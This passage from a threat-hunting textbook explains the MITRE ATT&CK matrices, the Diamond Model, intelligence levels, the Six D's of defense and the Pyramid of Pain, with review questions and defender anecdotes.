This phase is when the adversary performs the true goal of their intrusion. This can be the end of the campaign or the beginning of a new phase. Traditional objectives can be anything from loading annoying adware, deploying ransomware, or exfiltrating sensitive data. However, it is important to remember that this access itself could be the objective, with the implants sold to bad actors on the dark/deep web who could use them for their own purposes.

As noted, this can launch into a new campaign phase and begin by restarting from the Reconnaissance phase from within the network to collect additional information to dig deeper into the target. This is common with compromises of **Industrial Control Systems** (**ICSes**) – these systems aren't (supposed to be) connected to the internet, so frequently you have to get onto a system that does access the internet and then use that as a foothold to access the ICS, thus starting a new Kill Chain process.

Our job as analysts, operators, and responders is to push the adversary as far back into the chain as possible to the point that the expense of attacking outweighs the value of success. Make them pay for every bit they get into our network and it should be the last time they get in. We should identify and share every piece of infrastructure we detect. We should analyze and report every piece of malware or LOLBin tactic we uncover. We should make them burn zero-day after zero-day exploit, only for us to detect and stop their advance. Our job is to make the adversary work tremendously hard to make any advance in our network.

# MITRE's ATT&CK Matrices

The MITRE Corporation is a federally funded group used to perform research and development for several government agencies. One of the many contributions they have made to cyber is a series of detailed and tactical matrices that are used to describe adversary activities, known as the **Adversarial Tactics, Techniques, and Common Knowledge** (**ATT&CK**) matrices. There are three main matrices, Enterprise, Mobile, and ICS.

The Enterprise Matrix includes tactics and techniques focused on preparatory phases (similar to the Reconnaissance and Weaponization phases from the Lockheed Martin Cyber Kill Chain), traditional operating systems, ICSes, and network-centric adversary tactics.

The Mobile Matrix includes tactics and techniques focused on identifying post-exploitation adversary activities targeting Apple's iOS and the Android mobile operating systems.

The ICS Matrix includes tactics and techniques focused on identifying post-exploitation adversary activities targeting an ICS network.

The matrices are all built upon another MITRE framework known as the **Cyber Analytics Repository** (**CAR**), which is focused purely on adversary analytics. The ATT&CK matrices are an abstraction that allows you to view the analytics, by technique, by the tactic.

All of the matrices use a grouping schema of *tactic*, *technique*, and in the case of the Enterprise Matrix, *sub-technique*. When thinking about the differences between a tactic, a technique, and an analytic, all three of these elements describe aggressor behavior in a different, but associated, context:

- A tactic is the highest level of the actor's behavior (what they want to achieve – initial access, execution, and so on).
- A technique is more detailed and carries the context of the tactic (what they are going to use to achieve their tactic – spear phishing, malware, and so on).
- An analytic is a highly detailed description of the behavior and carries with it the context of the technique (for instance, the attacker will send an email with malicious content to achieve the initial access).

MITRE uses 14 tactics and Matrix-specific techniques/sub-techniques:

- **Reconnaissance (PRE matrix only)** – Techniques for information collection on the target

- **Resource Development (PRE matrix only)** – Techniques for infrastructure acquisition and capabilities development
- **Initial Access** – Techniques to gain an initial foothold into a target environment
- **Execution** – Techniques to execute code within the target environment
- **Persistence** – Techniques that maintain access to the target environment
- **Privilege Escalation** – Techniques that escalate access within the target environment
- **Defense Evasion** – Techniques to avoid being detected
- **Credential Access** – Techniques to acquire internal/additional account credentials
- **Discovery** – Techniques to learn more about the target environment (networks, services, and so on)
- **Lateral Movement** – Techniques to expand access beyond the initial entry point
- **Collection** – Techniques to collect information or data for follow-on activities
- **Command and Control** – Techniques to control implants within the target environment
- **Exfiltration** – Techniques to steal collected data from the target environment
- **Impact** – Techniques to negatively deny, degrade, disrupt, or destroy assets, processes, or operations with the target environment

Within these high-level tactics, there are multiple techniques and sub-techniques used to describe the adversary's actions. Two example techniques and sub-techniques (of the nine techniques available) in the Initial Access tactic are as follows:

| Tactic | Technique | Sub-Technique |
|---|---|---|
| Initial Access | Phishing | Spearphishing Attachment |
| | | Spearphishing Link |
| | | Spearphishing Service |
| | Valid Accounts | Default Account |
| | | Domain Accounts |
| | | Local Accounts |
| | | Cloud Accounts |

Table 1.1 – An example of the MITRE ATT&CK tactic, technique, and sub-technique relationship

Elastic, wanting to describe detections within the proper context, has added MITRE ATT&CK elements to each of its detection rules. We'll discuss this in detail later on:




Figure 1.4 – An example of the MITRE ATT&CK framework in the Elastic Security app

As we can see, MITRE's ATT&CK matrices are much more detailed than the Lockheed Martin Cyber Kill Chain, but that isn't to say that one is necessarily better than the other; both have their uses. As an example, when producing technical writing or briefings, being able to describe that the adversary's Resource Development tactic included the technique of them developing capabilities, and exploits specifically, is valuable; however, if the audience isn't too technical, simply being able to state that the adversary weaponized their attack (using the Lockheed Martin Kill Chain) could be easier to understand.

# The Diamond Model

The Diamond Model (*The Diamond Model of Intrusion Analysis, Caltagirone, Sergio ; Pendergast, Andrew ; Betz, Christopher*, `https://apps.dtic.mil/dtic/tr/fulltext/u2/a586960.pdf`) was created by a non-profit organization called the **Center for Cyber Intelligence Analysis and Threat Research** (**CCIATR**). The paper, titled *The Diamond Model of Intrusion Analysis*, was released in 2013 with the novel goal to provide a standardized approach to characterize campaigns, differentiate one campaign from another, track their life cycles, and finally, develop countermeasures to mitigate them.

The Diamond Model uses a simple visual to illustrate six elements valuable for campaign tracking: Adversary, Infrastructure, Victim, Capabilities, Socio-political, and **Tactics, Techniques, and Procedures** (**TTP**).

## Adversary (a)

This element describes the entity that is the threat actor involved in the campaign, either directly or even indirectly. This can include individual names, organizations, monikers, handles, social media profiles, code names, addresses (physical, email, and so on), telephone numbers, employers, network-connected assets, and so on. Essentially, features that you can use to describe the bad guy.

> **Important note**
>
> Network-connected assets can fall into either an adversary or infrastructure node depending on the context. A computer named `cruisin-box` may be used by the adversary for leisure activities on the internet and be used to describe the person, while `hax0r-box` may be used by the adversary for network attack and exploitation campaigns and be used to describe the attack infrastructure.

## Infrastructure (i)

This element describes the entity that describes the adversary-controlled infrastructure leveraged in the campaign. This can include things such as IP addresses, hostnames, domain names, email addresses, network-connected assets, and so on. As we track the life cycle of the campaign and when changing the Diamond Model to the Lockheed Martin Kill Chain, and even MITRE's ATT&CK matrices, the infrastructure can start as an external entity but quickly become an internal entity.

## Victim (v)

This element describes the entity that is the victim targeted in the campaign. This can describe the same things as the Adversary element but within the context of the victim versus the adversary, so again, this refers to individual names, organizations, and so on. Beyond the scope of context, the victim's network-connected assets are included here if they are relevant to the campaign, while adversary network-controlled assets may be included as part of the Adversary or Infrastructure nodes depending on the context, as described previously.

## Capabilities (c)

This element describes the capabilities leveraged in the campaign. There is certainly value in cataloging capabilities that may be known by the analyst as being available to the adversary, but generally, as it relates to the Capabilities node, it's describing the observed capabilities.

## Motivations

I would be remiss to skip over the motivational vertices. These are hugely valuable in describing high-level campaign objectives and are used to help describe how the capabilities and infrastructure relate to, and are leveraged by, one another.

In espionage, actor motivations are distilled into the four categories of **MICE**, and I think that they make sense in cyber security too:

- **Money**
- **Ideology**
- **Coercion**
- **Ego**

**Money** is used as a motivating factor through the collection of capital for work performed. This capital can be a few different things including cash, gifts, status, political position, and so on. A large majority of attackers are likely to fall under the money category; they launch attacks to get money for extortion, selling access or data, or other such campaign objectives that result in making money as a result of their intrusion.

**Ideology** is a motivating factor in that an actor believes in a specific cause or has fierce patriotism, believing that they should carry out offensive actions either to further their cause or national strategic interests.

**Coercion** is a motivating factor in that an actor has some sort of situation that can be used as leverage to force them to carry out offensive actions. Examples of leverage can be a secret, sick family members, or having performed previous actions.




Figure 1.5 – The Diamond Model

**Ego** is a motivating factor in that an actor believes that they are more skilled than their peers (if they believe they have any); they believe that they have been marginalized, or simply seek to catalog their exploits for "internet points."

> **Important note**
>
> While we look at MICE to represent threat actor motivations, it is important to remember that defenders usually do their work on the other side of the keyboard for much the same reasons of money, ideology, and/or ego, and much less commonly, coercion.

## Directionality

In campaign tracking, there is certainly value in describing the different nodes of the Diamond Model, but there are also the edges that show how the nodes are associated with each other. If you look through the preceding discussion, you'll see that there is a single letter next to each node ((a)dversary, (i)nfrastructure, (v)ictim, and (c)apabilities). We can use this to describe the direction of the node relationships of the campaign, which can improve response activities, mitigations, and resource prioritization by knowing how the adversary is moving throughout the campaign. Different directionalities include **Victim-to-Infrastructure** (**v2i**), **Infrastructure-to-Victim** (**i2v**), **Infrastructure-to-Infrastructure** (**i2i**), **Adversary-to-Infrastructure** (**a2i**), and **Infrastructure-to-Adversary** (**i2a**).

# Strategic, operational, and tactical intelligence

We've discussed several analytical models that can help frame strategic, operational, and tactical operations – be that intelligence, hunting, or traditional SecOps. While there are individual books that have been written about each of these frameworks and models, and while we have just introduced them, it is also important to understand how they are all related and that each model can be overlaid on another.

Before we talk about stitching models together, there is another concept to describe, and that is **Strategic, Operational, and Tactical**. There have been a few different approaches to describing these phases, and to be honest, I think that they all probably work as long as you're taking a uniform approach and applying the thought processes the same way across all of your analytical processes and models. I choose to describe these high-level elements as follows:

- **Strategic** – Who is launching this campaign and why are they doing it?
- **Operational** – What is happening throughout this campaign?
- **Tactical** – How did the adversary carry out the campaign?

Each of these three elements has a great deal of analysis that can go into research to understand them for each campaign.

There are a few different ways to analyze information across models. As an example, here is a way you could combine the Intelligence Pipeline with elements of the Diamond Model, and strategic/operational/tactical observations:

| | **Strategic** | **Operational** | **Tactical** |
|---|---|---|---|
| Macro | Who<br>Why | What | How |
| Micro | Ideology<br>Motivation | TTPs<br>Tools | Actions<br>Event Detail |
| Pipeline | Intelligence | Information | Data |

Table 1.2 – The Intelligence Pipeline and the Diamond Model

You can use this kind of table to help structure and prioritize your research and response efforts. This becomes even more helpful when you're thinking about your collection strategy, hopefully before an event starts. As you fill this table out, you'll learn more about your adversary, the campaign, your capabilities, and where the opportunities are to frustrate a current or future adversary.

Another method for chaining models together is to combine the Lockheed Martin Cyber Kill Chain and the Diamond Model. This allows you to associate adversary actions mapped with the Diamond Model with other parallel campaigns, note shared elements between events and campaigns, produce confidence assessments based on your inferences, and also determine how far the adversaries may be in their campaigns:




Figure 1.6 – The Diamond Model and the Lockheed Martin Kill Chain
(Source: The Diamond Model of Intrusion Analysis, Caltagirone, Sergio ; Pendergast, Andrew ; Betz, Christopher, https://apps.dtic.mil/dtic/tr/fulltext/u2/a586960.pdf)

I do understand that this book isn't specifically just about intelligence analysis, but as I mentioned at the beginning of the chapter, only when you tightly couple intelligence analysis, processes, methodologies, and traditional SecOps can you begin threat hunting. So the introduction to these models was really meant to help put you in the right mindset to approach threat hunting analytically, strategically, operationally, and tactically, and also to highlight that this is a team sport.

# Summary

Understanding how to track, identify, and evict an adversary from a contested network involves many different skills. While the technical skills can obviously not be overlooked, being able to understand the adversary, their motivations, their goals and objectives, and how they use the tools at their disposal is paramount to a mature intelligence, threat hunting, and security program. In this chapter, we learned about various models that can be used to gain an understanding of how a campaign may unfold and how the application and execution of those models can lead to proactive responses instead of always chasing artifacts. These lessons will continue to be reinforced as we progress through the book and will lead to a far deeper understanding of investigating security events.

In the next chapter, we will have an introduction to threat hunting, discuss how to profile data to identify deviations and the importance of doing so, describe the data patterns of life, and examine the overall threat hunting methodologies that will be put to use as we progress through the book.

# Questions

As we conclude, here is a list of questions for you to test your knowledge regarding this chapter's material. You will find the answers in the *Assessments* section of the *Appendix*:

1. What is cyber threat intelligence?
   a. Processes and methodologies that replace traditional SecOps
   b. The new name for SecOps, but essentially the same
   c. Processes and methodologies tightly coupled with, and in support of, traditional SecOps
   d. Processes to acquire third-party threat feeds
2. Which stage of the Intelligence Pipeline adds context and enrichment?
   a. Information
   b. Data-driven decisions
   c. Data
   d. Intelligence
3. In which phase of the Lockheed Martin Kill Chain do adversaries first attempt to exploit their target?
   a. Reconnaissance
   b. Delivery
   c. Command & Control
   d. Actions on the Objective

4. Which MITRE ATT&CK tactic includes techniques to expand access beyond the initial entry point?

   a. Lateral Movement

   b. Persistence

   c. Credential Access

   d. Defense Evasion

5. In the Diamond Model, which element describes adversary-controlled assets?

   a. Victim

   b. Adversary

   c. Capabilities

   d. Infrastructure

# Further reading

To learn more about applied intelligence as it relates to cyberspace, check out these resources:

- *The Diamond Model of Intrusion Analysis, Sergio Caltagirone, Andrew Pendergast, and Christopher Betz*, `http://www.activeresponse.org/wp-content/uploads/2013/07/diamond.pdf`
- *The Pyramid of Pain, David Bianco*, `http://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html`
- *Psychology of Intelligence Analysis, Richards Heuer, Pherson Associates, LLC*

# 2

# Hunting Concepts, Methodologies, and Techniques

Threat hunting is the combination of identifying adversary activity when automated defenses have either not detected malicious events or, more commonly, have not attributed events as being malicious.

Threat hunting commonly refers to the tactical benefit of, while I find this a lazy description, detecting "unknown unknowns." Isn't that the point of, well, everything? I don't think there are any professionals, irrespective of their vertical, that just want to do the "known knowns." While this book will focus primarily on levering the Elastic Stack to perform threat hunting, this chapter is intended to introduce threat hunting theory and concepts, to apply the proper mindset for threat hunting that will be put into practice throughout the book. This chapter, and this book, aren't intended to be an all-inclusive manual on threat hunting as a higher-level skill.

In this chapter, we'll go through the following topics:

- Threat hunting introduction
- The Pyramid of Pain
- Profiling data
- Expected data
- Missing data
- Data pattern of life
- Indicators
- The depreciation life cycle

# Introducing threat hunting

As the computing age was blossoming, we started creating more data and that data became ever more valuable than the data before it. As data became more valuable, there were others who were not meant to have access to data who wanted it. This created the first information security teams – groups that identify unauthorized access to systems, chase down aggressors, and evict them from the contested network. Threat hunting was "a thing" before it had a name.

The problem with this early approach to information security/security operations was that it was very reactionary and as our data continued its climb in value, adversaries became more incentivized to pilfer this data. We, as defenders, needed to get in front of the compromises and identify the threats and capabilities of adversaries and adapt our security countermeasures to proactively defend our environment. In the event a compromise occurred, we needed to understand the extent of the intrusion, ensure the adversary was evicted, and identify how they got in so that we could assist in the improvement of the protective posture. This gave way to the term threat hunting. Finding the adversary once they are *inside the wire*.

Threat hunting is a discipline that takes years to master. It's not just understanding 1 element or 10; it's about how all of these elements work together, understanding **Domain Name System** (**DNS**), **Transport Layer Security** (**TLS**), **Dynamic Link Library** (**DLL**) sideloading, or even how all of these things can be used, misused, or abused to carry out campaign objectives. It's how all these things can be used together to carry out campaign objectives. As important as it is to know that these things can be used together, it is equally important to be able to understand how you can separate their normal from abnormal usage. This concept of data profiling and determining the data pattern of life is covered elsewhere in this chapter.

## Measuring success

Measuring our success is sought out when beginning this journey into threat hunting. Organizations use metrics for many great things, but metrics can be dangerous when they overwhelm the objective of the team. There are many deep and technical metrics to measure success, but they can be distilled into three buckets in my opinion:

1. Mean time to detect – how long did it take the organization to detect the adversary?
2. Mean time to respond (a metric shared with other teams) – after detection, how long did it take the organization to respond?
3. Rate of recidivism (a metric shared with other teams) – how long after you evicted an adversary did they try again?

There are many metrics that go along with security operations, but threat hunting and threat intelligence, while closely coupled with security operations, have a different charge. The three metrics outlined in the preceding list are focused tightly on threat intelligence and hunting.

## The Six D's

What we're trying to accomplish as threat hunters can be put into the "Six D's," borrowed from a report published by Lockheed Martin (*Eric M. Hutchins, Michael J. Cloppert, Rohan M. Amin, Ph.D., Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains,* `https://www.lockheedmartin.com/content/dam/lockheed-martin/rms/documents/cyber/LM-White-Paper-Intel-Driven-Defense.pdf`):

- Detect
- Deny
- Disrupt
- Degrade
- Deceive
- Destroy

I included Destroy for completeness, but beyond some *extreme* edge cases, I don't know that data destruction would be a threat hunting or response action.

While a few of these are self-explanatory, we'll go through them, as a solid understanding is important as we move through the book.

## Detect

This element focuses on how defenders will detect the adversary. Some obvious examples would be detecting the adversary once they attempt to, or successfully, gain access to your network. However, this can also be detected through the reconnaissance and weaponization phases of the Lockheed Martin Kill Chain through strategic analysis of explored threat landscapes.

## Deny

This element focuses on how defenders deny objective success to the adversary. An example would be to deny access to system accounts necessary to move laterally throughout the environment. As an anecdotal story, I collaborated with a responder that had been on an engagement where the adversary was actively exfiltrating data through a channel that needed to remain open to maintain business operations. The data all needed to be accessible, so it was a precarious and helpless situation. To respond, they used some creative network shaping to chop a random number of bytes off of each random packet for specific files en route to the known-bad destination. When the adversary attempted to reassemble the pilfered data, it was corrupted.

## Disrupt

This element focuses on how defenders could disrupt an adversary objective. While this doesn't always have to completely stop the campaign, the goal here is to interrupt the cadence, flow, and milestones that are needed to meet their objectives. During a response engagement, responders had identified data being exfiltrated from their network. They determined that the data wasn't overly valuable, and the defenders wanted to learn more about their adversary, so they throttled the connection down to tens of Kbps for multiple-gigabyte files. This severely delayed the adversary, which allowed the defenders to formulate a solid response plan and handily evict them from their environment. All this while they were delayed trying to accomplish campaign objectives.

## Degrade

This element focuses on how defenders could degrade an adversary's ability to fully accomplish their objectives. Like the Disrupt element, this may not completely stop a campaign, but it can severely reduce their capabilities or reduce the value of what is being extracted. An example may be to randomly replace the first 1 to 128 bytes of data from all files that are being pilfered, with the contents of `/dev/random`. This wouldn't prevent the adversary from removing data but replacing parts of the file header (the first 128 bytes) with random data would make the files useless. Another option would be to encrypt all data with a random key as it is being stolen.

### Deceive

This element focuses on how defenders could deceive an adversary so that they can assume they have something of value that turns out to be worthless. An example would be to plant honey tokens throughout the network (files with enticing names such as `domain-passwords.txt` or a poorly protected domain account named something such as `backup-domain-admin-account`). When the adversary collects the artifacts, defenders gain valuable time while the adversary attempts to use them to escalate access or permissions or persist. These honey tokens are worthless to an adversary but are valuable in that if you see these files accessed or the accounts used, you know someone is snooping around the network, and as an added bonus when the adversary tries to use them, defenders can gain valuable information about the campaign objectives.

Understanding ways to frustrate the adversary is important because you want to observe how they respond and react to defensive countermeasures. If you're collecting information on your adversary, it's important to understand some of the things that cause different levels of stress and complexity for them to react to. Understanding the Pyramid of Pain is a great model for that.

## The Pyramid of Pain

The **Pyramid of Pain** (**PoP**) was released in 2013 by a skilled security researcher by the name of David Bianco (*The Pyramid of Pain*, `http://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html`). This model is more of a roadmap for accomplishing "the D's" we covered previously:




Figure 2.1 – The Pyramid of Pain

This model highlights the difficulties that adversaries have when different elements of their campaign are discovered and, importantly, shared. Threat hunting can uncover all of these tiers and, through the application of "the D's," we can harass, frustrate, and stress the adversary, which can cause them to move onto easier targets or make mistakes that, as hunters and defenders, we can capitalize on to evict them from the contested network.

## Hash values

As a brief reminder, hashes are calculated through a mathematical function that converts an input into a hexadecimal (0-9, A-F) output. When a file is expressed as a hash (there are many, but MD5, SHA-1, and SHA-256 are the algorithms most commonly used), the hash will never change unless something in the file changes. If that happens, there will be a new hash.

This tier describes the impact on the adversary to respond to the identification of their files by their cryptographic hashes. When defenders or threat hunters learn the hash of files used by the adversary, it would be devastating to the campaign if these were searched for and blocked before they could be used to any effect.

To defend their files, adversaries can make changes to their files so that the hash is never the same from campaign to campaign. This is in fact so trivial that **Malware-as-a-Service** (**MaaS**) providers build the changing of all their implants for every campaign so that no two campaigns will ever have the same hash catalog.

Identifying and sharing malicious hashes is very valuable because it keeps the pressure on the adversary, and also allows for the integrity of shared files for research and analysis.

> **Important note**
>
> Hashing collision scenarios can be created to cause a file to be inappropriately blocked or allowed. This is trivial on MD5 hashing functions, possible on SHA1 hashing functions, however, is not yet publicly observed for SHA256 hashes.

## IP addresses

Changing the IP addresses used for the campaign for delivery, command and control, or exfiltration is easy for an adversary to do. This can be done through any number of cloud providers that allow for the creation and hosting of infrastructure or even **The Onion Router** (**Tor**).

While this is still at the bottom of the pyramid, with few exceptions, for an adversary to carry out a campaign, they must have a network connection. So as easy as it is to change, it is equally important to identify and analyze them.

## Domain names

Changing the domain names is not terribly difficult, but it causes a few delays for the campaign if they're discovered. Domains have to either be stolen or registered. Stealing domains takes time to identify targets, carry out a takeover, and then protect the takeover to ensure it isn't discovered (they're now running two or more concurrent campaigns). Registering new domains requires money to change hands (digital currency, stolen funds, or personal) and it can also take hours to days for the domain to propagate across the internet. Finally, if domains have to be changed, the implants have to be reconfigured to use the new infrastructure.

If a domain is detected during a campaign, loss of control for an implant can severely delay the objectives and give valuable time to the defenders. To combat this, many campaigns have a pool of domains at the ready and are preconfigured to adjust to different domains in the event the primary one becomes unavailable.

## Network/host artifacts

This tier generally identifies things that are directly associated with how their implant functions. An example would be identifying the User-Agent that is used for HTTP connections or the JA3/JA3S-pair for TLS sessions. JA3/JA3S (TLS fingerprinting with JA3 and JA3S, Salesforce Engineering Team, `https://engineering.salesforce.com/tls-fingerprinting-with-ja3-and-ja3s-247362855967`) is a method created by the Salesforce security engineering team to fingerprint client/server TLS negotiations. Fingerprinting these unchanging negotiations allows defenders to identify normal and abnormal TLS sessions (even though they're encrypted).

I was leading a hunt team in an exercise and we were up against a fairly highly skilled red team. During the opening few days, there were some basic attacks launched using TLS, which we detected, analyzed, and reported. During our analysis, we collected the JA3/JA3S-pair and created a visualization in Kibana to display known-bad JA3/JA3S connections (and a variety of other previously detected indicators). On the second to last day, the red team launched their final phase that was meant to be the "ah-ha, you missed this" situation. While they used different infrastructure, the implants and C2 servers were easily identified by the way they performed TLS negotiation (JA3/JA3S). Within a few minutes, we had mapped out their entire new infrastructure and stopped their "big reveal" they had planned for the last day.

## Tools

This tier, if detected, causes a serious impact on the adversary. If a defender has identified the tools used by the adversary and has a reliable way to identify them at scale, this would cause the adversary to find, or even create, a new tool that has the same capabilities but carries them out in a different way. It can't be detected the same way the previous tool was. This is an extreme investment by an adversary, especially if this is detected and shared early in a campaign.

YARA is a framework that performs pattern matching on files and can be used to create rules that can use identified tool patterns to ferret out other files used by the adversary.

## TTPs

We are all creatures of habit. Even as defenders, we have a preference on how we perform defensive operations; aggressors are no different.

Just like we, as defenders, may start by looking at TLS metadata, DNS, and then finally HTTP User-Agents, attackers may start with a port scan, followed by a service enumeration, and finally, attempt to move over SMB to a file server. These are approaches we always take when possible because we've practiced them, know how they work, and have experienced success using them.

Identifying an adversary TTP is catastrophic. If you know what they are going to do before they do it, and you're always waiting for them, you force them to completely change how they go about an intrusion. While some highly-adversaries could adapt, others could hand off the campaign to a partner, and most would give up. Changing your TTPs as an attacker, or defender, is very difficult while maintaining the requisite level of proficiency to accomplish the campaign objectives.

In a recent campaign, myself and another analyst were reviewing the functionality of a specific piece of malware and identified something interesting. As we looked at two different samples of the malware, we identified a technique used by the author. The malware would stage an initial implant, then download one of two different macOS payloads. We observed that once the payloads were executed, they both made follow-on network connections to similar derivatives of the same network infrastructure. While this was interesting, these are lower on the PoP, but on a hunch, we performed a more extensive search across some private datasets and identified other samples that used the same initial infection vehicle, followed by a link, followed by an implant that used the same process to download the payload, and then finally the payload that performed the follow-on network connections in the same way. This was a TTP! We were able to use this to identify other unknown campaigns and samples that previously had not been attributed to the same malware author.